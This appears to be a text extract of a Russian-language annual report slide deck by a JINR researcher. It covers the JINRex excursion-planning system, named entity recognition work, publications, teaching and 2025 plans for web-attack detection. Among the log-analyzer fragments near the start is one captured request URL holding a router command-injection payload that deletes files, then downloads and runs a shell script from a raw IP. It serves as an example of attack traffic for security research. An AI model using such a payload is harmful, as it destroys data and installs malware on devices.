MIN.	32 (00.75%)	6 (00.75%)	320.27 KiB (01.04%)	


REQUESTED FILES (URLS)



#	HITS	VISITORS	TX. AMOUNT	METHOD	PROTOCOL	DATA
MIN.	1 (00.03%)	1 (00.05%)	408 B (00.00%)			

Подходы к разработке интеллектуального алгоритма определения веб-атак

- ▶ Рекуррентные нейронные сети
- ▶ Сверточные нейронные сети
- ▶ **Seq2Seq модели**
- ▶ Гибридные модели
- ▶ Регрессионные алгоритмы



<https://jinrex.jinr.ru/jinrex/?code=4496783595&state=>

<https://jinrex.jinr.ru/admin/app/excursion/>

<https://jinrex.jinr.ru/admin/sysadmin/index.php?lang=en>

[/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=\\$\(rm -rf *; cd /tmp; wget http://94.156.8.244/tenda.sh; chmod 777 tenda.sh%3 ./tenda.sh\)](#)

Развитие функционала и сопровождение системы планирования и учета экскурсий JINRex

Система планирования и учета экскурсий JINRex функционирует в штатном режиме с начала 2022 г., включена в состав информационных сервисов Цифровой ЭкоСистемы ОИЯИ (ЦЭС ОИЯИ) в 2022 г. и используется сотрудниками всех лабораторий ОИЯИ, включая руководящий состав лабораторий.

	2023 г.	2024 г. (на 19.11.2024)
При использовании системы было проведено экскурсий	Более 190	Более 200
В среднем проводилось экскурсий в месяц	15	18
Количество пользователей системы	+62 (итого: 188)	+168 (итого: 356)
Количество сеансов использования	Более 5000	Более 351800
Количество просмотров календаря в ЦЭС (кроме администраторов)	Более 990	Более 1490


The screenshot displays the JINRex web application interface. On the left is a dark sidebar with the user's name 'Anna Ilina', status 'Online', and navigation options: 'Submit an application', 'Excursions table', 'Calendar', 'Statistics', 'Info', and 'Logout'. The main area shows a calendar for 'October 2024' with a 'today' button and a 'Print by' button. The calendar grid contains numerous events, each with a time slot and a title, such as '11:00 - 12:15 DLNP, экскурсия' and '12:30 - 13:30 MLIT, экскурсия'. Each event includes a 'Guides' field with a status icon and a 'Responsible' field with a name and status icon. The events are color-coded by category.

В рамках развития алгоритмов получения статистики по проведенным экскурсиям было проведено **изучение существующих решений в области глубокого обучения для извлечения именованных сущностей**, с целью заполнения недостающих данных в контексте системы планирования и учета экскурсий ОИЯИ.

Описание проблемы, постановка задачи, обоснование выбора инструментов, а также сравнение и интерпретация результатов были доложены на 28-ой Международной научной конференции молодых ученых и специалистов (AYSS-2024) в докладе «*Practical comparative analysis of named entity recognition methods for JINR digital services*».

Окончательный алгоритм заполнения пробелов в данных включает использование выбранных по результатам данного исследования моделей, обеспечивая точную идентификацию и классификацию недостающих сущностей.

Event (<i>free-form</i>)	Language
Экскурсия уч-ся Предуниверситария НИЯУ МИФИ/Excursion to the Pre-University of the NRU MEPhI	MIXED (<i>Russian & English</i>)
TV "Kazakhstan"	ENGLISH
экскурсия для студентов Университета «Дубна»	RUSSIAN
excursion for students Dubna University	ENGLISH
сотрудники Института астрономических исследований (Сербия)	RUSSIAN
...	



Список научных работ за 2024 г.

1. Campis, D., Ilina, A. & Pelevanyuk, I. **System for Analysis of the Performance of Scientific Jobs in Distributed Systems**. Phys. Part. Nuclei 55, 401–403 (2024). <https://doi.org/10.1134/S1063779624030262>.
2. Belov, S., Ilina, A., Korenkov, V. et al. **Exploring the Relevance of Educational Skillset in the Labor Market through Natural Language Processing Techniques**. Phys. Part. Nuclei 55, 584–587 (2024). <https://doi.org/10.1134/S106377962403016X>
3. A. Ilina. Practical comparative analysis of named entity recognition methods for JINR digital services // 28th International Scientific Conference of Young Scientists and Specialists (AYSS-2024) Proceedings – PEPAN Letters (*подана*).

Участие в научных мероприятиях за 2024 г.

1. 28th International Scientific Conference of Young Scientists and Specialists (AYSS-2024), Joint Institute for Nuclear Research, Dubna, Russia. **Practical comparative analysis of named entity recognition methods for JINR digital services**, A. Ilina, Секция "Information Technology", 2024. (*доклад; лично*)

В рамках педагогической деятельности в 2024 г.

1. Проведение семинарских занятий по дисциплине «**Аналитика Больших данных**», Государственный университет «Дубна», 01.02.2024 г. - 08.06.2024 г.
2. Проведение семинарских занятий по дисциплине «**Методы и технологии машинного обучения в прикладных задачах**», Государственный университет «Дубна», 02.09.2024 г. – н. вр.

Другое за 2024 г.

1. XXVIII Летняя научная школа молодых учёных и специалистов "Липня-2024". – Туристический приют ОИЯИ "Липня", остров Липня, Ивановское водохранилище, Тверская область. – *Член организационного комитета от ЛИТ*. – 19.07.2024 – 21.07.2024.
2. В октябре 2024 г. подана заявка на получение свидетельства о государственной регистрации программы для ЭВМ «Программа визуализации и учёта технологий и компетенций организации» в Федеральную службу по интеллектуальной собственности «Роспатент» (в соавторстве с н. с. ЛИТ НТО ВКиРИС И. С. Пелеванюком).
3. Окончание аспирантуры и защита НКР на тему «Информационно-аналитическая система анализа соответствия и адаптации программ высшего образования в сфере IT-технологий потребностям рынка труда».

План работ на 2025 г.

1. Проектирование и разработка интеллектуального алгоритма анализа безопасности сетевых подключений к внутренним ресурсам, размещенным в облачной среде ЛИТ ОИЯИ (в рамках темы 06-6-1118-2014/2030 “Многофункциональный информационно-вычислительный комплекс (МИВК)” Проблемно-тематического плана ОИЯИ).
2. Разработка методов искусственного интеллекта в рамках развития многоцелевой программно-аппаратной платформы аналитики Больших данных для интеллектуальной обработки текстов, включая алгоритмы определения семантической близости между текстами, извлечение именованных сущностей и пр., с целью повышения эффективности работы с технической и научной информацией (в рамках темы 06-6-1118-2014/2030 “Многофункциональный информационно-вычислительный комплекс (МИВК)” Проблемно-тематического плана ОИЯИ).
3. Развитие и поддержка веб-приложения системы мониторинга выполнения задач в распределенной инфраструктуре DIRAC (в рамках темы 06-6-1118-2014/2030 “Многофункциональный информационно-вычислительный комплекс (МИВК)” Проблемно-тематического плана ОИЯИ).
4. Поддержка системы планирования и учета экскурсий JINRex.
5. Работа над кандидатской диссертацией.



Спасибо за внимание!